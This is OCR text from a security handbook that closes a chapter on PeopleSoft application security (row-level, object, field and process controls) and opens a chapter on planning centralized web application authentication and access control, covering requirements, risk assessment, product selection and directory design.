


Exhibit 12-7. Query profile.

Exhibit 12-8. Row-level security.

Unit	Journal	Date	Ledger	Unit	Currency	Foreign Curr.	Debits	Credits
M02	AP00005168	1995-12-31	ACTUALS	M02	CAD	CAD	50000.00	50000.00
M02	BI00005216	1998-03-16	ACTUALS	M02	CAD	USD	10149.30	10149.30
M02	BI00005258	1998-03-18	ACTUALS	M02	CAD	USD	20298.60	20298.60
M02	TRANS00001	1995-12-31	REPORTS	M02	USD	USD	3470257761.27	3470257761.27
M04	0000005185	1995-12-27	ACTUALS	M04	USD	CAD	60362.91	60362.91
M04	0000005185	1995-12-27	ACTUALS	M04	USD	USD	6345.00	6345.00
M04	0000005197	1998-03-13	ACTUALS	M04	USD	USD	525145.27	525145.27
M04	0000005271	1998-01-31	BUDGETS	M04	USD	CAD	69075.08	69075.08




Exhibit 12-9. Department security tree.

security is desired, then it is necessary to first determine if row-level security will be implemented at the operator ID or operator class level. Next, it is necessary to determine the control fields that will be used to implement row-level security. The fields available for row-level security depend on the modules being implemented. Exhibit 12-10 shows which module the options are available in.

Exhibit 12-10. Modules of available options.

Field	Module
Business Unit	General Ledger
SetID	General Ledger
Ledger	General Ledger
Book	Asset Management
Project	Projects
Analysis Group	Projects
Pay Cycle	Accounts Payable

Object Security

In PeopleSoft, an object is defined as a menu, a panel, or a tree. For a complete list of objects, see Exhibit 12-11. By default, all objects are accessible to users with access to the appropriate tools. This should not always be the case. For example, it is not desirable for the security administrator to update the organization tree, nor is it appropriate for an HR supervisor to update the department security tree. This issue is resolved through object groups. Object groups are groups of objects with similar security privileges. Once an object is assigned to an object group, it is no longer accessible unless the object group is assigned to the user.

Exhibit 12-11. PeopleSoft objects.

Import Definitions (I)
Menu Definitions (M)
Panel Definitions (P)
Panel Group Definitions (G)
Record Definitions (R)
Trees (E)
Tree Structure Definitions (S)
Projects (J)
Translate Tables (X)
Query Definitions
Business Process Maps (U)
Business Processes (B)

In production, there should not be any access to development-type tools. For this reason, the usage of object security is limited in production. It is mainly used to protect trees. When users are granted access to the Tree Manager, the users have access to all the available trees. In production HRMS, this would mean access to the organization tree, the department security tree, and query security trees. In Financials, this means access to the query security trees and the reporting trees. To resolve this issue, object security is used to ensure that the users with access to Tree Manager are only able to view/update trees that are their responsibility.

Field Security

The PeopleSoft application is delivered with a standard set of menus and panels that provides the functionality required for users to perform their job functions. In delivering a standard set of menus and panels, there are occasions in which the access to data granted on a panel does not coincide with security requirements. For this reason, field-level security may need to be implemented to provide the appropriate level of security for the organization.

Field security can be implemented in two ways; either way, it is a customization that will affect future upgrades. The first option is to implement field security by attaching PeopleCode to the field at the table or panel level. This is complicated and not easy to track. Operator IDs or operator classes are hard-coded into the code. To maintain security on a long-term basis, the security administrator would require assistance from the developers.

The other option is to duplicate a panel, remove the sensitive field from the new panel, and secure access through panel security to these panels. This is the preferred method because it allows the security administrator control over which users have access to the field and it is also easier to track for future upgrades.

Process Security

For users to run jobs, it is necessary for them to have access to the panel from which the job can be executed. It is also necessary for the users to have the process group that contains the job assigned to their profile.

To simplify security administration, it is recommended that users be granted access to all process groups and access be maintained through panel security. This is only possible if the menus/panels do not contain jobs with varying levels of sensitivity. If there are multiple jobs on a panel and users do not require access to all jobs, then access can be granted to the panel and to the process group that gives access to only the jobs required.

SUMMARY

Within the PeopleSoft client/server environment, there are four main layers of security that should be implemented to control logical access to PeopleSoft applications: network, operating system, database, and application security. Network security is essential to control access to the network and the PeopleSoft applications and reports. Operating system security will control access to the operating system as well as shared services. Database security will control access to the database and the data within the database. Each layer serves a purpose and ignoring the layer could introduce unnecessary risks.

PeopleSoft application security has many layers. An organization can build security to the level of granularity required to meet corporate requirements. Sign-on security and panel security are essential for basic access. Without these layers, users are not able to access the system. Query security needs to be implemented in a manner that is consistent with the panel security. Users should not be able to view data through query that they cannot view through their authorized panels. The other component can be configured to the extent that is necessary to meet the organization's security policies.

Individuals responsible for implementing security need to first understand the organization's risk and the security requirements before they embark on designing PeopleSoft security. It is complex, but with planning it can be implemented effectively.

World Wide Web Application Security

Sean Scanlon

DESIGNING, IMPLEMENTING, AND ADMINISTERING APPLICATION SECURITY ARCHITECTURES THAT ADDRESS AND RESOLVE USER IDENTIFICATION, AUTHENTICATION, AND DATA ACCESS CONTROLS, HAVE BECOME INCREASINGLY CHALLENGING AS TECHNOLOGIES TRANSITION FROM A MAINFRAME ARCHITECTURE, TO THE MULTIPLE-TIER CLIENT/SERVER MODELS, TO THE NEWEST WORLD WIDE WEB-BASED APPLICATION CONFIGURATIONS. Within the mainframe environment, software access control utilities are typically controlled by one or more security officers, who add, change, and delete rules to accommodate the organization's policy compliance. Within the n-tier client/server architecture, security officers or business application administrators typically share the responsibility for any number of mechanisms, to ensure the implementation and maintenance of controls. In the Web application environment, however, the *application user* is introduced as a co-owner of the administration process.

This chapter provides the reader with an appreciation for the intricacies of designing, implementing, and administering security and controls within Web applications, utilizing a commercial third-party package. The manuscript reflects a real-life scenario, whereby a company with the need to do E-business on the Web goes through an exercise to determine the cost/benefit and feasibility of building in security versus adding it on, including all of the considerations and decisions made along the way to implementation.

HISTORY OF WEB APPLICATIONS: THE NEED FOR CONTROLS

During the last decade or so, companies spent a great deal of time and effort building critical business applications utilizing client/server architectures. These applications were usually distributed to a set of controlled, internal users, usually accessed through internal company resources or dedicated, secured remote access solutions. Because of the limited set of users and respective privileges, security was built into the applications or provided by third-party utilities that were integrated with the application. Because of the centralized and limited nature of these applications,

Exhibit 13-1. Considerations for large Web-based application development.

- Authenticating and securing multiple applications, sometimes numbering in the hundreds
- Securing access to applications that access multiple systems, including legacy databases and applications
- Providing personalized Web content to users
- Providing single sign-on access to users accessing multiple applications, enhancing the user experience
- Supporting hundreds, thousands, and even millions of users
- Minimizing the burden on central IT staffs and facilitating administration of user accounts and privileges
- Allowing new customers to securely sign-up quickly and easily without requiring phone calls
- Scalability to support millions of users and transactions and the ability to grow to support unforeseen demand
- Flexibility to support new technologies while leveraging existing resources like legacy applications, directory servers, and other forms of user identification
- Integration with existing security solutions and other Internet security components

management of these solutions was handled by application administrators or a central IT security organization.

Now fast-forward to current trends, where the Web and Internet technologies are quickly becoming a key component for companies' critical business applications (see Exhibit 13-1). Companies are leveraging the Web to enhance communications with customers, vendors, subcontractors, suppliers, and partners, as well as utilizing technologies to reach new audiences and markets. But the same technologies that make the Web such an innovative platform for enhancing communication also dictates the necessity for detailed security planning. The Web has opened up communication to anyone in the world with a computer and a phone line. But the danger is that along with facilitating communication with new markets, customers, and vendors, there is the potential that anyone with a computer and phone line could now access information intended only for a select few.

For companies that have only a few small applications that are accessed by a small set of controlled users, the situation is fairly straightforward. Developers of each application can quickly use directory- or file-level security; if more granular security is required, the developers can embed security in each application housing user information and privileges in a security database. Again, within this scenario, management of a small set of users is less time-consuming and can be handled by a customer service group or the IT security department.

However, most companies are building large Web solutions, many times providing front-end applications to multiple legacy systems on the back

end. These applications are accessed by a diverse and very large population of users, both internal and external to the organization. In these instances, one must move to a different mindset to support logon administration and access controls for hundreds, thousands, and potentially millions of users.

A modified paradigm for security is now a requirement for Web applications: accommodating larger numbers of users in a very noninvasive way. The importance of securing data has not changed; a sure way to lose customers is to have faulty security practices that allow customer information to be accessed by unauthorized outside parties. Further, malicious hackers can access company secrets and critical business data, potentially ruining a company's reputation. However, the new security challenge for organizations now becomes one of transitioning to electronic business by leveraging the Web, obtaining and retaining external constituents in the most customer-intimate and customer-friendly way, while maintaining the requirement for granular access controls and "least privilege."

HOW WEB APPLICATION SECURITY IT FITS INTO AN OVERALL INTERNET SECURITY STRATEGY

Brief Overall Description

Building a secure user management infrastructure is just one component of a complete Internet Security Architecture. While a discussion of a complete Internet Security Architecture (including network security) is beyond the scope of this chapter, it is important to understand the role played by a secure user management infrastructure. The following is a general overview of an overall security architecture (see Exhibit 13-2) and the components that a secure user management infrastructure can help address.

	Management	Security
End User 	• Reporting/Statistics • User Administration • Delegation • Self-Management	• Identification • Authentication
Application 	• Clustering • Policies & Profiles	• Access Controls • Content Filtering • Proxy Services
Data 	• Fault Tolerance • Reporting/Statistics	• Encryption • Auditing
Network 	• Fault Tolerance • Traffic Reporting • Intrusion Detection	• Authentication • Encryption • Auditing • Non-Repudiation

Exhibit 13-2. Internet Security Architecture.




Exhibit 13-3. Authentication time chart.

Authentication

A wide range of authentication mechanisms are available for Web systems and applications. As the Internet matures, more complex and mature techniques will evolve (see Exhibit 13-3). With home-grown developed security solutions, this will potentially require rewriting applications and complicated migrations to new authentication techniques as they become available.

The implementation of a centralized user management architecture can help companies simplify the migration of new authentication techniques by removing the authentication of users from the Internet applications. As new techniques emerge, changes can be made to the user management infrastructure, while the applications themselves would not need major updates, or updates at all.

WHY A WEB APPLICATION AUTHENTICATION/ACCESS CONTROL ARCHITECTURE?

Before deciding whether or not it is necessary to implement a centralized authentication and access control architecture, it is helpful to compare the differences between developing user management solutions for each application and building a centralized infrastructure that is utilized by multiple applications.

Characteristics of decentralized authentication and access control include:

- low initial costs
- quick to develop and implement for small-scale projects
- each application requires its own security solution (developers must build security into each new application)
- user accounts are required for each application
- user must log in separately to each application
- accounts for users must be managed in multiple databases or directories
- privileges must be managed across multiple databases or directories
- inconsistent approach, as well as a lower security level, because common tasks are often done differently across multiple applications
- each system requires its own management procedures increasing administration costs and efforts
- custom solutions may not be scalable as users and transactions increase
- custom solutions may not be flexible enough to support new technologies and security identification schemes
- may utilize an existing directory services infrastructure

Characteristics of centralization authentication and access control include:

- higher start-up costs
- more upfront planning and design required
- a centralized security infrastructure is utilized across multiple applications and multiple Web server platforms
- a single account can be used for multiple applications
- users can log in one time and access multiple applications
- accounts for multiple applications can be managed in a single directory; administration of accounts can easily be distributed to customer service organizations
- privileges can be managed centrally and leveraged over multiple applications
- consistent approach to security, standards are easily developed and managed by a central group and then implemented in applications
- developers can focus on creating applications without having to focus on building security into each application
- scalable systems can be built to support new applications, which can leverage the existing infrastructure
- most centralized solutions are flexible enough to support new technologies; as new technologies and security identification schemes are introduced, they can be implemented independent of applications

Exhibit 13-4. Project phases.

Phase	Tasks
Project planning and initiation	• Develop project scope and objectives • Outline resources required for requirements and design phase • Roles and responsibilities
Requirements	• Develop business requirements • Develop technical requirements • Develop risk assessment • Develop contingency plans • Prioritize requirements and set selection criteria • Roles and responsibilities
Product strategy and selection	• Decide on centralized versus decentralized strategy • Make or buy • Product evaluation and testing • Product selection • License procurement
Design	• Server architecture • Network architecture • Directory services • Directory services strategy • Architecture • Schema • Development environment standards • Administrative responsibilities • Account • Infrastructure
Implementation	• Administrative tools development • Server Implementation • Directory services implementation • Integration
Testing	• Functionality • Performance • Scalability and failover • Testing strategies • Pilot test
Post-implementation	• Ongoing support

PROJECT OVERVIEW

Purpose

Because of the diverse nature of users, data, systems, and applications that can potentially be supported by the centralized user management infrastructure, it is important to ensure that detailed requirements and project plans are developed prior to product selection and implementation (see Exhibit 13-4). Upfront planning will help ensure that all business and




Exhibit 13-5. Web secure user management components.

technical requirements are identified and prioritized, potentially helping prevent serious schedule issues and cost overruns.

PROJECT PLANNING AND INITIATION

Project Components

There are three key components that make up developing an enterprise-wide Web security user management infrastructure (see Exhibit 13-5). While there is significant overlap between components, and each component will affect how the other components will be designed, breaking the project into components makes it more manageable.

Infrastructure. The infrastructure component involves defining the back-end networking and server components of the user management infrastructure, and how that infrastructure integrates into overall Web and legacy data system architecture.

Directory Services. The directory services component involves defining where the user information will be stored, what type of information will be stored, and how that information will be synchronized with other data systems.

Administration Tools. The administration tools component defines the processes and procedures that will be used to manage user information, delegation of administration, and business processes and rules. The administration tools component also involves developing the tools that are used to manage and maintain information.

Roles and Responsibilities

Security. The security department is responsible for ensuring that the requirements meet the overall company security policies and practices.

Security should also work closely with the business to help them identify business security requirements. Processes and procedures should be updated in support of the new architecture.

Business. The business is responsible for identifying the business requirements associated with the applications.

Application Developers. Application developers are responsible for identifying tool sets currently in place, information storage requirements, and other requirements associated with the development of the applications that will utilize the infrastructure.

Infrastructure Components. It is very important for the infrastructure and networking groups to be involved. Infrastructure for support of the hardware, webservers, and directory services. Networking group to ensure that the necessary network connections and bandwidth is available.

REQUIREMENTS

Define Business Requirements

Before evaluating the need for, selecting, and implementing a centralized security authentication infrastructure, it is critical to ensure that all business requirements are thoroughly identified and prioritized. This process is no different than building the business and security requirements for client/server and Internet applications. Identifying the business requirements will help identify the following key issues:

1. What existing security policies and processes are in place?
2. Is the cost of implementing a single centralized infrastructure warranted, or is it acceptable to implement decentralized security in each application?
3. What data and systems will users be accessing? What is the confidentiality of the data and systems being accessed?
4. What are the business security requirements for the data and systems being accessed? Are there regulations and legal issues regarding the information that dictate specific technologies or processes?
5. What type of applications will require security? Will users be accessing more than one application? Should they be allowed single sign-on access?
6. What type of auditing is required? Is it permissible to track user movements in the Web site?
7. Is user personalization required?
8. Is self-registration necessary, or are users required to contact a customer service organization to request a name and password?
9. Who will be responsible for administering privileges? Are there different administration requirements for different user groups?

10. What are the projected numbers of users?
11. Are there password management requirements?
12. Who will be accessing applications/data? Where are these users located? This information should be broken down into groups and categories if possible.
13. What are the various roles of people accessing the data? Roles define the application/data privileges users will have.
14. What is the timeframe and schedules for the applications that the infrastructure will support?
15. What are the cost constraints?

Define Technical Requirements

After defining the business requirements, it is important to understand the existing technical environment and requirements. This will help determine the size and scope of the solution required, what platforms need to be supported, and the development tools that need to be supported by the solution.

Identifying the technical requirements will help identify the following key issues:

1. What legacy systems need to be accessed?
2. What platforms need to be supported?
3. Is there an existing directory services infrastructure in place, or does a new one need to be implemented?
4. What Web development tools are utilized for applications?
5. What are the projected number of users and transactions?
6. How granular should access control be? Can users access an entire Web site or is specific security required for single pages, buttons, objects, and text?
7. What security identification techniques are required: account/password, biometrics, certificates, etc.? Will new techniques be migrated to as they are introduced?
8. Is new equipment required? Can it be supported?
9. What standards need to be supported?
10. Will existing applications be migrated to the new infrastructure, including client/server and legacy applications?
11. What are the cost constraints?

Risk Assessment

Risk assessment is an important part of determining the key security requirements (see Exhibit 13-6). While doing a detailed analysis of a security risk assessment is beyond the scope of this chapter, it is important to understand some of the key analyses that need to be done.

Exhibit 13-6. Risk assessment.

- What needs to be protected?
  - — Data
  - — Systems
- Who are the potential threats?
  - — Internal
  - — External
  - — Unknown
- What are the potential impacts of a security compromise?
  - — Financial
  - — Legal
  - — Regulatory
  - — Reputation
- What are the realistic chances of the event occurring?
  - — Attempt to determine the realistic chance of the event occurring
  - — Verify that all requirements were identified

The benefits of risk assessment include ensuring that one does not spend hundreds of thousands of dollars to protect information that has little financial worth, as well as ensuring that a potential security compromise that could cause millions of dollars worth of damage, in both hard dollars and reputation, does not occur because one did not spend what in hindsight is an insignificant investment.

The most difficult part of developing the risk assessment is determining the potential impacts and the realistic chances of the event occurring. In some cases, it is very easy to identify the financial impacts, but careful analysis must be done to determine the potential legal, regulatory, and reputation impacts. While a security breach may not have a direct financial impact if user information is lost, if publicized on the front page of the business section, the damage caused to one's reputation and the effect that has on attracting new users could be devastating.

Sometimes, it can be very difficult to identify the potential chance of a breach occurring. Threats can come from many unforeseen directions and new attacks are constantly being developed. Steps should be taken to ensure that detailed processes, including monitoring and reviews of audit logs, are done on a regular basis. This can be helpful in identifying existing or potential threats and analyzing their chance of occurrence. Analysis of threats, new and existing, should be performed routinely.

Prioritization and Selection Criteria

After defining the business and technical requirements, it is important to ensure that the priorities are discussed and agreed upon. Each group

should completely understand the priorities and requirements of the other groups. In many cases, requirements may be developed that are nice to have, but are not a priority for implementing the infrastructure. One question that should be asked is: is one willing to delay implementation for an extended amount of time to implement that requirement? For example, would the business group wait an extra six months to deliver the application so that it is personalized to the user, or are they willing to implement an initial version of the Web site and upgrade it in the future? By clearly understanding the priorities, developing selection criteria will be much easier and products can be separated and evaluated based on how well they meet key criteria and requirements.

Selection criteria should be based on the requirements identified and the priorities of all parties involved. A weight should be given to each selection criterion; as products are analyzed, a rating can be given to each selection criterion and then multiplied against the weight. While one product may meet more requirements, one may find that it does not meet the most important selection criterion and, therefore, is not the proper selection.

It is also important to revisit the requirements and their priorities on a regular basis. If the business requirements change during the middle of the product, it is important to understand those changes and evaluate whether or not the project is still moving in the right direction or whether modifications need to be made.

PRODUCT STRATEGY AND SELECTION

Selecting the Right Architecture

Selecting the right infrastructure includes determining whether centralized or decentralized architecture is more appropriate and whether to develop the solution in-house or purchase/implement a third-party solution.

Centralized or Decentralized. Before determining whether to make or buy, it is first important to understand if a centralized or decentralized infrastructure meets the organization's needs (see Exhibit 13-7). Based on the requirements and priorities identified above, it should become obvious as to whether or not the organization should implement a centralized or decentralized architecture. A general rule of thumb can be identified.

Make or Buy. If one has determined that a centralized architecture is required to meet one's needs, then it is realistic to expect that one will be purchasing and implementing a third-party solution. For large-scale Web sites, the costs associated with developing and maintaining a robust and scalable user management infrastructure quickly surpass the costs associated with purchasing, installing, and maintaining a third-party solution.

Exhibit 13-7. Centralized or decentralized characteristics.

Centralized	Decentralized
Multiple applications	Cost is a major issue
Supports large number of users	Small number of applications
Single sign-on access required	One authentication technique
Multiple authentication techniques	Minimal audit requirements
Large-scale growth projected	Manageable growth projected
Decentralized administration	Minimal administration requirements
Detailed audit requirements	

If it has been determined that a decentralized architecture is more appropriate, it is realistic to expect that one will be developing one's own security solutions for each Web application, or implementing a third-party solution on a small scale, without the planning and resources required to implement an enterprisewide solution.

Product Evaluation & Testing. Having made a decision to move forward with buying a third-party solution, now the real fun begins — ensuring that one selects the best product that will meet one's needs, and that can be implemented according to one's schedule.

Before beginning product evaluation and testing, review the requirements, prioritization, and selection criteria to ensure that they accurately reflect the organization's needs. A major determination when doing product evaluation and testing is to define the following:

What are the time constraints involved with implementing the solution? Are there time constraints involved? If so, that may limit the number of tools that one can evaluate or select products based on vendor demonstrations, product reviews, and customer references. Time constraints will also identify how long and detailed one can evaluate each product. It is important to understand that implementing a centralized architecture can be a time-consuming process and, therefore, detailed testing may not be possible. Top priorities should be focused on, with the evaluation of lower priorities based on vendor demonstrations and other resources.

- *Is there an in-house solution already in place?* If there is an in-house solution in place, or a directory services infrastructure that can be leveraged, this can help facilitate testing.
- *Is hands-on testing required?* If one is looking at building a large-scale solution supporting millions of users and transactions, one will probably want to spend some time installing and testing at least one tool prior to making a selection.
- *Are equipment and resources available?* While one might like to do detailed testing and evaluation, it is important to identify and locate

the appropriate resources. Hands-on testing may require bringing in outside consulting or contract resources to perform adequate tests. In many cases, it may be necessary to purchase equipment to perform the testing; and if simultaneous testing of multiple tools is going to occur, then each product should be installed separately.

Key points to doing product evaluation and testing include:

- To help facilitate installation and ensure proper installation, either the vendor or a service organization familiar with the product should be engaged. This will help minimize the lead time associated with installing and configuring the product.
- Multi-function team meetings, with participants from Systems Development, Information Security and Computer Resources, should occur on a regular basis, so that issues can be quickly identified and resolved by all stakeholders.
- If multiple products are being evaluated, each product should be evaluated separately and then compared against the other products. While one may find that both products meet a requirement, it may be that one product meets it better.

Product Selection. Product selection involves making a final selection of a product. A detailed summary report with recommendations should be created. The summary report should include:

- business requirements overview
- technical requirements overview
- risk assessment overview
- prioritization of requirements
- selection criteria
- evaluation process overview
- results of evaluation and testing
- risks associated with selection
- recommendations for moving forward

At this point, one should begin paying special attention to the risks associated with moving forward with the selected product and begin identifying contingency plans that need to be developed.

License Procurement. While selecting a product, it is important to understand the costs associated with implementing that product. If there are severe budget constraints, this may have a major impact on the products that can be implemented. Issues associated with purchasing the product include:

1. How many licenses are needed? This should be broken out by timeframes: immediate (3 months), short term (6 to 12 months), and long term (12 months+).

2. How is the product licensed? Is it a per-user license, site license? Are transaction fees involved? What are the maintenance costs of the licenses? Is there a yearly subscription fee for the software?
3. How are the components licensed? Is it necessary to purchase server licenses as well as user licenses? Are additional components required for the functionality required by the infrastructure?
4. If a directory is being implemented, can that be licensed as part of the purchase of the secure user management product? Are there limitations on how that directory can be used?
5. What type of, if any, implementation services are included in the price of the software? What are the rates for implementation services?
6. What type of technical support is included in the price of the software? Are there additional fees for the ongoing technical support that will be required to successfully maintain the product?

DESIGN

The requirements built for the product selection should be reevaluated at this stage, especially the technical requirements, to ensure that they are still valid. At this stage, it may be necessary to obtain design assistance from the vendor or one of its partner service organizations to ensure that the infrastructure is designed properly and will meet both immediate and future usage requirements. The design phase can be broken into the following components.

Server Infrastructure

The server infrastructure should be the first component analyzed.

- What is the existing server infrastructure for the Internet/intranet architecture?
- What components are required for the product? Do client agents need to be installed on the Web servers, directory servers, or other servers that will utilize the infrastructure?
- What servers are required? Are separate servers required for each component? Are multiple servers required for each component?
- What are the server sizing requirements? The vendor should be able to provide modeling tools and sizing requirements.
- What are the failover and redundancy requirements? What are the failover and redundancy capabilities of the application?
- What are the security requirements for the information stored in the directory/databases used by the application?

Network

The network should next be analyzed.

- What are the network and bandwidth requirements for the secure user management infrastructure?

- What is the existing Internet/intranet network design? Where are the firewalls located? Are traffic load balancers or other redundancy solutions in place?
- If the Internet servers are hosted remotely, what are the bandwidth capabilities between the remote site and one's internal data center?

Directory Services

The building of a complete directory infrastructure in support of a centralized architecture is beyond the scope of this chapter. It is important to note that the directory services are the heart and soul of one's centralized architecture. The directory service is responsible for storing user-related information, groups, rights and privileges, and any potential personalization information. Here is an overview of the steps that need to be addressed at this juncture.

Directory Services Strategy.

- What is the projected number of users?
- The projected number of users will have a major impact on the selection of a directory solution. One should break projections into timeframes: 1 month, 6 months, 1 year, and 2 years.
- Is there an existing directory service in place that can be utilized?
- Does the organization have an existing directory service that can be leveraged? Will this solution scale to meet long-term user projections? If not, can it be used in the short term while a long-term solution is being implemented? For example, the organization might already have a Windows NT domain infrastructure in place; but while this would be sufficient for five to 10,000 users, it cannot scale to meet the needs of 100,000 users.
- What type of authentication schemes will be utilized?
- Determining the type of authentication schemes to be utilized will help identify the type of directory service required. The directory requirements for basic account/password requirements, where one could get away with using a Windows NT domain infrastructure or maybe an SQL infrastructure, are much different than the requirements for a full-scale PKI infrastructure, for which one should be considering a more robust solution, like an LDAP directory service.

Directory Schema Design.

- What type of information needs to be stored?
- What are the namespace design considerations?
- Is only basic user account information being stored, or is additional information, like personal user information and customization features, required? Using a Windows NT domain infrastructure limits the type of information that can be stored about a user, but using an LDAP

or NDS infrastructure allows one to expand the directory schema and store additional information that can be used to personalize the information provided to a user.
- What are the administration requirements?
- What are the account creation and maintenance requirements?

Development Environment

Building a development environment for software development and testing involves development standards.

Development Standards. To take advantage of a centralized architecture, it is necessary to build development security processes and development standards. This will facilitate the design of security into applications and the development of applications (see Exhibit 13-8). The development security process should focus on helping the business and development team design the security required for each application. Exhibit 13-8 is a sample process created to help facilitate the design of security requirements for Web-based applications utilizing a centralized authentication tool.

Administrative Responsibilities

There are multiple components of administration for a secure user management infrastructure. There is administration of the users and groups that will be authenticated by the infrastructure; there is administration of the user management infrastructure itself; and there is the data security administration that is used to develop and implement the policies and rules used to protect information.

Account Administration. Understanding the administration of accounts and user information is very important in developing the directory services architecture. The hierarchy and organization of the directory will resemble how the management of users is delegated.

If self-administration and registration are required, this will impact the development of administrative tools.

Infrastructure Administration. As with the implementation of any enterprisewide solution, it is very important to understand the various infrastructure components, and how those will be administered, monitored, and maintained. With the Web globalizing applications and being "always on," the user management infrastructure will be the front door to many of the applications and commerce solutions that will require 24×7 availability and all the maintenance and escalation procedures that go along with a 24×7 infrastructure.

